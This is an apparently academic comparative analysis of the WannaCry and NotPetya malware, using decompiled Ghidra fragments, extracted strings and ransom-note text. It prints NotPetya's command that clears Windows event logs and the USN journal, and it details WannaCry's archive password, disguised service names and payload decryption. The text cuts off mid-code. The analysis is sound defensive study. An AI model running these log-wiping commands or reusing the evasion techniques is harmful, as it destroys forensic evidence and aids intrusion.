Comparative Malware Analysis Report

Critical assessment of WannaCry and NotPetya

University Of Gloucestershire
CT6044 [redacted]
25 December 2025

Contents

List of Figures

List of Tables

This report aims to provide a critical assessment of `WannaCry` and `NotPetya`, two of the most notorious, windows-based malware threats that have ever been seen.

Although releasing the same year, masquerading as ransomwares, and utilizing the `EternalBlue` exploits, `WannaCry` and `NotPetya` diverge in their implementations and motives.

Category	**Tool**
Decompiler	Ghidra (with Kaiju plugin)
Hex Editor	ImHex
CLI Tools	`wrestool`, `OOAnalyzer`, `sha256sum`
VMs	KVM/LibVirtd
Scripts	Python (.1, .2)

Table 1: Tools used during malware analysis

Chapter 1

Chosen Samples & Identification

Attribute	WannaCry	NotPetya
First observed	2017	2017
Sample Source	Malware-Exhibit	The-MALWARE-Repo
Malware type	Ransomware	Wiper known as Ransomware
Propagation Method	EternalBlue	Token Harvesting (With EB as a backup)
Suspected Motive	Monetary	Destruction

Table 1.1: High-Level details of the samples

1.1 WannaCry

`WannaCry` is a ransomware worm that infected over 200,000 computers globally, targeting any networked machines it could find. An attack this wide spread, was only possible through the EternalBlue exploit. Its activity was halted by the discovery of a "kill switch" embedded in the dropper.

1.1.1 Hash Checking

The samples authenticity can be verified through their cryptographic hashes, a form of signature-based detection. As shown in fig. 1.1.

Figure 1.1: Getting the SHA256 from the wannacry Sample

This hash was then cross-referenced with VirusTotal (fig. 1.2), where it has been flagged by 69 security vendors as malicious.





Figure 1.2: VirusTotal analysis of WannaCry Hash

VirusTotal also provides some further details that can corroborate this samples identity. fig. 1.3a shows some of the previous names files uploaded with this hash were called. Having "wannacry.*" come up not just once, but three times, more than certainly confirms this as being at least within the same family of malwares.

The first seen date shown in fig. 1.3b also lines up with what is known about WannaCry.(Lelli 2017)



(a) VirusTotal Wannacry Names

(b) VirusTotal Wannacry History

Figure 1.3: Virus Total Further Details

1.1.2 Notable Static Analysis

Using some generic static OSINT techniques a lot can be observed about this malware sample, and pieces of its underlying logic can start to be theorised about. A short list of notable discoveries are:

- **Kill Switch**: Figure 1.4 shows the presence of the infamous kill switch url. This domain, if reachable would cause any instance of the malware starting up to immediately exit. This URL was first discovered by `Marcus Hutchins`.

- **Crypt APIs**: Strings such as `CryptEncrypt`, and `Cryptographic Provider` strongly indicates the malware utilizes the windows CryptoAPI to perform RSA and/or AES encryption logic. Not inherently cause for concern but combined with the previous information this is a sign of malicious activity.

- **Misc.**: Figure 1.6 provides a wide variety of telling information. From the bitcoin addresses, seemingly used to collect the ransoms, To attribute and permission modification commands, and even other file names (*t*asksche.exe) often related to wannacry.

(a) Grepping for any HTTP* style strings

(b) Assembly view showing the Kill Switch Link getting moved onto the stack

Figure 1.4: Kill switch discovery

Figure 1.5: Wannacry Crypt Strings




Figure 1.6: Wannacry Misc Notables

1.2 NotPetya

The NotPetya sample can be confirmed though the same steps as taken before. fig. 1.7 shows getting the SHA256 hash from the sample file, with figs. 1.8 and 1.9 showing the output of searching this hash on VirusTotal.

1.2.1 Hash Checking

Figure 1.7: Getting the SHA256 from the NotPetya Sample




Figure 1.8: VirusTotal analysis of NotPetya Hash

Figure 1.9: NotPetya VirusTotal file names

1.2.2 Notable Strings

While the hash detection gives a pretty clear indication that this sample is NotPetya, the different samples within the Petya/NotPetya/GoldenEye families often get mixed up and mislabled, even by reputable security vendors. To double confirm this sample, there should be some notable strings that help set NotPetya apart from the rest.

```
NotPetya > strings NotPetya.exe | grep "perfc*"
perfc.dat
%SystemRoot%\perfc.dat
%SystemRoot%\perfc.dat #1
NotPetya >
```

Figure 1.10: NotPetya Strings mentioning Perfc.dat

```
0123456789abcdef
  Repairing file system on C:
  The type of the file system is NTFS.
  One of your disks contains errors and needs to be repaired. This process
  may take several hours to complete. It is strongly recommended to let it
  complete.
  WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
  DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
  IN!
  CHKDSK is repairing sector
Please reboot your computer!
 Decrypting sector
 Ooops, your important files are encrypted.
 If you see this text, then your files are no longer accessible, because they
 have been encrypted.  Perhaps you are busy looking for a way to recover your
 files, but don't waste your time.  Nobody can recover your files without our
 decryption service.
 We guarantee that you can recover all your files safely and easily.  All you
 need to do is submit the payment and purchase the decryption key.
 Please follow the instructions:
 1. Send $300 worth of Bitcoin to following address:



 2. Send your Bitcoin wallet ID and personal installation key to e-mail
    wousmith123456@posteo.net. Your personal installation key:
 If you already purchased your key, please enter it below.
 Key:
 Incorrect key! Please try again.
 of
%)
```

Figure 1.11: Fake decryption screen strings found in Payload.dll

Chapter 2

Avoiding detection / analysis

While it may seem backwards, im going to start with looking at how these malwares hide themselves, and avoid analysis as these techniques come up time and time again.

2.1 WannaCry

2.1.1 Embedded Files

The WannaCry sample, splits its functionality among many hidden and sometimes password/key locked files. Tools like wrestool can be used to inspect these resources and even extract them. fig. 2.1 shows the chain of embedded files.

```
MALWARE STUFF ➤ wrestool 32f24601153be0885f11d62e0a8a2f0280a2034fc981d8184180c5d3b1b9e8cf.bin
--type='R' --name=1831 --language=1033 [offset=0x3100a4 size=3514368]
--type=16 --name=1 --language=1033 [type=version offset=0x66a0a4 size=944]
MALWARE STUFF ➤
```

```
MALWARE STUFF ➤ wrestool 1831.bin
--type='XIA' --name=2058 --language=1033 [offset=0x100f0 size=3446325]
--type=16 --name=1 --language=1033 [type=version offset=0x359728 size=904]
--type=24 --name=1 --language=1033 [offset=0x359ab0 size=1263]
```

(a) wrestool ran on 1831 showing XIA precence


```
MALWARE STUFF ➤ file XIA/*
XIA/b.wnry:     PC bitmap, Windows 3.x format, 800 x 600 x 24, image size 1440000, resolution 3779 x 3779 px/m, cbSize 1440054, bits offset 54
XIA/c.wnry:     data
XIA/msg:        directory
XIA/r.wnry:     ASCII text, with CRLF line terminators
XIA/s.wnry:     Zip archive data, at least v1.0 to extract, compression method=store
XIA/taskdl.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
XIA/taskse.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
XIA/t.wnry:     data
XIA/u.wnry:     PE32 executable (GUI) Intel 80386, for MS Windows, 4 sections
```

(b) File Command ran on contents of XIA

Figure 2.1: WannaCry files with embedded resources

The resource shown in fig. 2.1a is more interesting than the rest. Instead of a PE executable directly, the `XIA` resource is instead a compressed archive, containing many notable files. (fig. 2.1b). If extracted from `Tasksche.exe` and imported into Ghidra (or extracted manually), a password is demanded. XIA is thus a password-protected compressed archive.

This password, however, is not at all difficult to find; And infact, has already been seen through the static analysis done earlier. Right near the bottom of fig. 1.6 a very odd string is seen, this is the password for XIA. Even if this string was not seen earlier, looking at the function that handles the location, decryption, and loading of the XIA resource, the password is handed in clear as day (fig. 2.2b).



(a) XIA decompression

```
findAndClassWithXIA((HMODULE)0x0,s_WNcry@2ol7_0040f52c);
```

(b) XIA function call

Figure 2.2: XIA Password

2.1.2 Covert Naming

Embedding files makes the process of analysis harder, however WannaCry also protects itself by hidding in plain sight.

fig. 2.3 shows the Ghidra view of the service created right as the dropper is launched. The function of this process is to run itself again, with a new argument. However to avoid being killed off, the creators of this malware have chosen the hard coded description of "Microsoft Security Center (2.0)"; and a name of "mssecsvc2". This way, even if the victim knew a piece of malware had been executed, and tried to kill the process before too much harm, they wouldn't see any oddly named processes at a glance.

```
hService = CreateServiceA(serviceControlHandle,s_mssecsvc2.0_004312fc,
                          s_Microsoft_Security_Center_(2.0)_S_00431308,0xf01ff,0x10,2,1,output,
                          (LPCSTR)0x0,(LPDWORD)0x0,(LPCSTR)0x0,(LPCSTR)0x0,(LPCSTR)0x0);
if (hService != (SC_HANDLE)0x0) {
  StartServiceA(hService,0,(LPCSTR *)0x0);
  CloseServiceHandle(hService);
```

Figure 2.3: WannaCry creating a service with Microsoftalike name

2.1.3 File Modification

This fear of killing offical-sounding process is then further expanded on when the 1831 resource is being loaded.

The contents of the 1831 resource are loaded into memory and then written to a file. This file is then executed to further the malwares progress. However instead of placing this file on the desktop, or in a temporary location, `WannaCry` instead opts to make the file in the top-level C:Windows dir with the name `Tasksche.exe`, as seen in fig. 2.4. Not only is this somewhere the average user is never going to check, but if they do, the file name will hopefully blend in with the surrounding utilities.

```
/* C:\WINDOWS\tasksche.exe */
sprintf(&PathTotasksche.exe,s_C:\%s\%s_00431358,s_WINDOWS_00431364,
        s_tasksche.exe_0043136c);
```

Figure 2.4: Tasksche.exe creation

2.1.4 Final payload

Near the end of 1831's (Tasksche.exe) execution, another PE file is extracted and ran; however this process differs.

Instead of using a hard coded password, like before, this decryption is a multi step process as outlined in fig. 2.5

```
65  importLibResult = getAndImportCrypt+File();
66  if (importLibResult != 0) {
67    OOAnalyzer::cls_0x4081d8::cls_0x4081d8(&main_class);
68    local_EAX_299 = OOAnalyzer::cls_0x4081d8::importRsaKey(&main_class,(LPCSTR)0x0,0,0);
69    if (local_EAX_299 != 0) {
70      decryptedFileSize = 0;
71      decryptedData = decryptT.wncry(&main_class,s_t.wnry_0040f4f4,&decryptedFileSize);
72      if (((decryptedData != (byte *)0x0) &&
73          (err = (int *)checkingSizes?andErrors((short *)decryptedData,decryptedFileSize),
74          err != (int *)0x0)) &&
75         (runResult = (code *)runT.wnry?(err,s_TaskStart_0040f4e8), runResult != (code *)0x0)) {
76        (*runResult)(0,0);
77      }
78    }
79    OOAnalyzer::cls_0x4081d8::~cls_0x4081d8(&main_class);
80  }
81  return 0;
82}
```

Figure 2.5: Final Payload Extraction

The expected outcome of the above block, is the decryption, extraction, and execution of `t.wnry`. Which in fig. 2.1b, is presenting as a data blob file.

To get started with the decryption of `t.wnry`, the program first needs a crypto Context. This is handled through the `importKeyFromFileOrGlobalKey` method (fig. 2.6).

This methods sole purpose is the acquisition a CryptContext using a supplied RSA Key. This key is either:

1. a global embedded RSA key; or
2. if a filename is supplied, the contents of said file will be used as the key.

Once an adequate CryptContext has been acquired, the main decryptT.wncry method is called. (figs. 2.7a to 2.7d)

```
undefined4 __thiscall
OOAnalyzer::cls_0x4081d8::importRsaKey
          (cls_0x4081d8 *this,LPCSTR fileName,dword param_2,dword param_3)

{
  int iVar1;
  HGLOBAL pvVar2;

  iVar1 = cls_0x4081ec::importKeyFromFileOrGlobalKey(&this->cls_0x4081ec,fileName);
  if (iVar1 != 0) {
    if (fileName != (LPCSTR)0x0) {
      cls_0x4081ec::importKeyFromFileOrGlobalKey(&this->cls_0x4081ec,(LPCSTR)0x0);
    }
```

Figure 2.6: Import RsaKey

```
fileHandle = CreateFileA(fileName,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0,(HANDLE)0x0);
if (fileHandle != (HANDLE)0xffffffff) {
  GetFileSizeEx(fileHandle,&fileSizePTR);
  if ((fileSizePTR.s.HighPart < 1) &&
     ((fileSizePTR.s.HighPart < 0 || (fileSizePTR.s.LowPart < 0x6400001)))) {
                /* read 8 bytes
                   */
    result = (*readFile)(fileHandle,&filePrefix,8,readBytes,0);
    if (result != 0) {
                /* checks to see if the data file (t.wnry) contains WANACRY! at the start */
      result = memcmp(&filePrefix,s_WANACRY!_0040eb7c,8);
      if (result == 0) {
```

(a) Check 8 bytes

```
            /* read the next 4 bytes */
  result = (*readFile)(fileHandle,secondReadBuf,4,readBytes,0);
  if ((result != 0) && (secondReadBuf[0] == 256)) {
```

(b) Key Length check

```
result = (*readFile)(fileHandle,*(undefined4 *)((int)this + 1224),256,readBytes,0);
if (result != 0) {
  result = (*readFile)(fileHandle,secondReadBuf + 1,4,readBytes,0);
  if (result != 0) {
    result = (*readFile)(fileHandle,&IMPORTANT,8,readBytes,0);
    if (((result != 0) && ((int)local_234 < 1)) &&
       (((int)local_234 < 0 || (IMPORTANT < 0x6400001)))) {
      result = OOAnalyzer::cls_0x4081ec::decryptWithRSAKeyFromBefore
                         ((cls_0x4081ec *)((int)this + 4),*(void **)((int)this + 0x4c8),
                          secondReadBuf[0],dataOutBuf,&dataSizeOut);
```

(c) Read 256 Bytes and decrypt

```
if (result != 0) {
  OOAnalyzer::cls_0x40bc7c::decryptWithAESKeyFromPrevChunk
            ((cls_0x40bc7c *)((int)this + 0x54),dataOutBuf,
             (uint *)PTR_null_0040f578,dataSizeOut,(byte *)0x10);
  memPtr = (byte *)GlobalAlloc(0,IMPORTANT);
  if (memPtr != (byte *)0x0) {
    result = (*readFile)(fileHandle,*(undefined4 *)((int)this + 0x4c8),
                         fileSizePTR.s.LowPart,readBytes,0);
    pbVar1 = memPtr;
    if (((result != 0) && (readBytes[0] != 0)) &&
       ((0x7fffffff < local_234 ||
        (((int)local_234 < 1 && (IMPORTANT <= readBytes[0])))))) {
      OOAnalyzer::cls_0x40bc7c::meth_0x403a77
                ((cls_0x40bc7c *)((int)this + 0x54),*(byte **)((int)this + 0x4c8)
                 memPtr,readBytes[0],1);
      *decryptedFileSize = IMPORTANT;
      pbVar2 = pbVar1;
    }
```

(d) Decrypting file with decrypted AES

Figure 2.7: WannaCry final payload steps

2.2 NotPetya

2.2.1 Embedded Resources + Naming convention

NotPetya follows suit from WannaCry, and also preys on the common computer users knowledge, and the odd naming schemes often seen by offical windows files. It too, uses a initial dropper, loading malicious code under an "official"-sounding system file.

fig. 2.8 shows the entire functionality of the NotPetya dropper. Here a long string of global stored data is being written into a file called `perfc.dat` in the SystemRoot.




Figure 2.8: NotPetya Dropper Main Function

Whether intentionally done this way or not, embedding the payload as just a string of data, also provides NotPetya with the benefit of hiding from tools like `wrestool`. (fig. 2.9)

This however does not hold true later on for the payload PE, that does embed resources in a way that's visible. (fig. 2.10)




Figure 2.9: NotPetya Payload not present through wrestool




Figure 2.10: Using wrestool to extract embedded (not)WOW exes

2.2.2 Clean Up

All throughout NotPetyas execution, it pays careful attention to clean up the trail it leaves behind. This takes shape through aggressive memory clean up, deleting the original file when dropped, and even cleaning the logs: fig. 2.11:

1. `wevtutil cl Setup` deletes mention of system level configuration changes like registry edit logs.

2. `..System` deletes event logs created by the core utils of the system. Process like services being created / ran.

3. `..Security` deletes auditing records, of events such as logon's, privilege abuse, or even token manipulation.

4. `..Application` deletes user-level application logs. This would include any programs launched by this malware under the users token.

5. `fsutil usn deletejournal /D %c:` deletes the file system logs for the main c drive. This would hide file creation, deletion, or modification records.

```
155  wsprintfW(formattedOutputOrdinal,
156            L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Applicatio
               n & fsutil usn deletejournal /D %c:"
157            ,(uint)(ushort)selfFullPath);
158  local_21e = 0;
159  getCmd&CreateProcessOfFormatedAndSleep(3);
```

Figure 2.11: NotPetya Clean up commands

2.2.3 Fake Repair

As was seen back in fig. 1.11, there are strings within the payload DLL that hint towards a fake repair screen. These messages appear, on reboot if NotPetya was able to corrupt the MBR. This screen is written ontop of the original Boot Record, and acts as both a way to further the offical-ness narrative, aswell as to give the wiper enough time to encrypt everything.

2.2.4 Embedded PGP Key

Mention of a 4th resource was also found while analyisng NotPetya, with fig. 2.12 showing a snippet of the decryption function. Unlike previous resources this one, goes through a XOR decryption method, changing the decryption byte depending on how the resource was loaded.

Compared to `WannaCry`'s final paylod decryption, this is relatively simple; and as such the script seen in section .2 was all that was needed.

```
pHVar3 = FindResourceW(selfModule?,(LPCWSTR)&lpName_00000004,(LPCWSTR)&lpType_0000000a);
if (pHVar3 == (HRSRC)0x0) {
  iVar4 = 0;
}
else {
  iVar4 = loadResource?(param_1,pHVar3);
}
if (iVar4 == 0) {
  return 0xffffffff;
}
iVar4 = *param_1;
if (iVar4 != 1) {
  do {
    *(uint *)(*unaff_ESI + uVar5) = *(uint *)(*unaff_ESI + uVar5) ^ 0x86868686;
    uVar5 = uVar5 + 4;
  } while (uVar5 < iVar4 - 1U);
}
pbVar1 = (byte *)(*unaff_ESI + -1 + iVar4);
*pbVar1 = *pbVar1 ^ 0x86;
*(int *)(*unaff_ESI + 0x591) = param_2 + 0xd70;
```

Figure 2.12: XOR Decryption

This resulted in the files seen in fig. 2.13, where the `0x64` decrypted one is shown as a OpenPGP key. Unfortunately this was not investigated further.

Figure 2.13: XOR resultant files

2.3 Comparison

Both samples make extensive use of embedding resources within themselves, without the correct tooling analysing these samples becomes exponentially harder and more cumbersome to deal with. Both Samples at some point make use of encrypted/compressed resources adding another layer on top to deal with.

In NotPetyas case, this manifested in zlib compressed files, requiring manual HexEditing while WannaCry bolstered its defences through a multi stage encryption method making use of an embedded RSA key.

NotPetya also involved an XOR decryption, however due to not understanding the use for this decrypted key i shall only make mention of it.

Chapter 3

Infection

3.1 WannaCry

Back in section 2.1.1 it was noted the main sample file had a rather large resource named 1831. Taking a look inside Ghidra, this samples functions can be reduced down to 2 steps (fig. 3.1). Firstly creating a service that runs itself with an argument, and then finding, extracting, and running the 1831 resource (fig. 3.2).

```
undefined4 onlyNameNoARGS(void)

{
  CreateAndStartServiceWithArg();
  MoveAndCreateTaskexe();
  return 0;
}
```

Figure 3.1: WannaCry Dropper Functions

```
35    if ((((CreateProcess != (CreateProcessA *)0x0) && (CreateFile != (CreateFileA *)0x0)) &&
36        (WriteFile != (WriteFile *)0x0)) && (CloseHandle != (FARPROC)0x0)) {
37      1831Resource = FindResourceA((HMODULE)0x0,(LPCSTR)1831,&DAT_0043137c);
38      if (1831Resource != (HRSRC)0x0) {
39        1831Loaded = LoadResource((HMODULE)0x0,1831Resource);
40        if (1831Loaded != (HGLOBAL)0x0) {
41          1831Content.hProcess = LockResource(1831Loaded);
42          if (1831Content.hProcess != (LPVOID)0x0) {
43            1831Size = SizeofResource((HMODULE)0x0,1831Resource);
```

(a) WannaCry locating and loading 1831 resource

```
      /* C:\WINDOWS\tasksche.exe */
sprintf(&PathTotasksche.exe,s_C:\%s\%s_00431358,s_WINDOWS_00431364,
        s_tasksche.exe_0043136c);
      /* C:\WINDOWS\qeriuwjhrf */
sprintf(&PathToC:qeriuwjhrf,s_C:\%s\qeriuwjhrf_00431344,s_WINDOWS_00431364);
      /* source, dest */
MoveFileExA(&PathTotasksche.exe,&PathToC:qeriuwjhrf,1);
fileHandle = (*CreateFile)(&PathTotasksche.exe,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0
                           ,2,4,(HANDLE)0x0);
      /* -1?
         */
if (fileHandle != (HANDLE)0xffffffff) {
  (*WriteFile)(fileHandle,1831Content.hProcess,1831Size,(LPDWORD)&1831Content,
               (LPOVERLAPPED)0x0);
  (*CloseHandle)(fileHandle);
```

(b) WannaCry writing 1831 contents to "official" looking named file in top level folders

Figure 3.2: Resource 1831 extraction

3.1.1 RegEdits And Mutex Creation

Outside of file dropping, and decryption, the first acts `WannaCry` takes towards infection can be shown in fig. 3.3.

On the initial run `WannaCry` is ran with a `/i` argument. This argument causes `tasksche.exe` to be moved and a new service to be created. This new service replaces the currently running one, with 3 key differences:

1. Tasksce.exe is ran again without the `/i` arg.
2. This new service is Mutex aware, ensuring no two instances of the service are running at once
3. and lastly the service name is a CLSID-derived string, helping to avoid detection further.

Lastly for this file, a registry value is also created. fig. 3.4 shows the function that handles this; creating a new Registry Key and setting or querying the value of said key based on the passed in mode.

If this is a query request, the file path stored in the registry key is retrieved and set as the current working directory, else the `CWD` is set as the value.

```
                    /* if file exists, made the copy attempt */
      if ((fileAttrs != 0xffffffff) &&
         (importLibResult = createTaskscheServiceWithMutexChecking(), importLibResult != 0)) {
        return 0;
      }
    }
  }
                    /* not \i */
pcVar2 = strrchr(&currentFileName,\\);
if (pcVar2 != (char *)0x0) {
  pcVar2 = strrchr(&currentFileName,L'\\');
  *pcVar2 = '\0';
}
SetCurrentDirectoryA(&currentFileName);
setOrQueryRegistryWD(1);
findAndClassWithXIA((HMODULE)0x0,s_WNcry@2ol7_0040f52c);
```

Figure 3.3: Mutex Aware Service + Reg Edits

```
                    /* Software\WannaCrypt0r
                       */
  wcscat(softwareDirBuf,u_WanaCrypt0r_0040e034);
  local_c = 0;
  do {
    if (local_c == 0) {
      hKey = (HKEY)&DAT_80000002;
    }
    else {
      hKey = (HKEY)&hKey_80000001;
    }
    RegCreateKeyW(hKey,softwareDirBuf,&regKeyResult);
    if (regKeyResult != (HKEY)0x0) {
      if (isQuerry == 0) {
        local_10 = 519;
        LVar1 = RegQueryValueExA(regKeyResult,s_wd_0040e030,(LPDWORD)0x0,(LPDWORD)0x0,&valueOfReg,
                                 &local_10);
        bVar5 = LVar1 == 0;
        if (bVar5) {
          SetCurrentDirectoryA((LPCSTR)&valueOfReg);
        }
      }
      else {
        GetCurrentDirectoryA(519,(LPSTR)&valueOfReg);
        lengthOfValueDir = strlen((char *)&valueOfReg);
        LVar1 = RegSetValueExA(regKeyResult,s_wd_0040e030,0,1,&valueOfReg,lengthOfValueDir + 1);
        bVar5 = LVar1 == 0;
      }
      RegCloseKey(regKeyResult);
      if (bVar5) {
        return 1;
      }
    }
    local_c = local_c + 1;
    if (1 < local_c) {
      return 0;
    }
  } while( true );
```

Figure 3.4: RegKey Creation

3.1.2 Payment Selection

fig. 3.5 shows a small function that selects a random bitcoin address from 3 hard coded values and writes the selected address to c.wnry. (One of the files extracted from XIA fig. 2.1b)

These are the payment addresses displayed as part of the ransom.

```
2 void randomCoinAddr+torLinks(void)
3
4 {
5   bool bVar1;
6   undefined3 extraout_var;
7   int randomNum;
8   undefined1 fileBuf? [178];
9   char des [602];
10  char *bitcoinAddrs [3];
11
12  bitcoinAddrs[0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
13  bitcoinAddrs[1] = s_12t9YDPgwueZ9NyMgw519p7AA8isjr6S_0040f464;
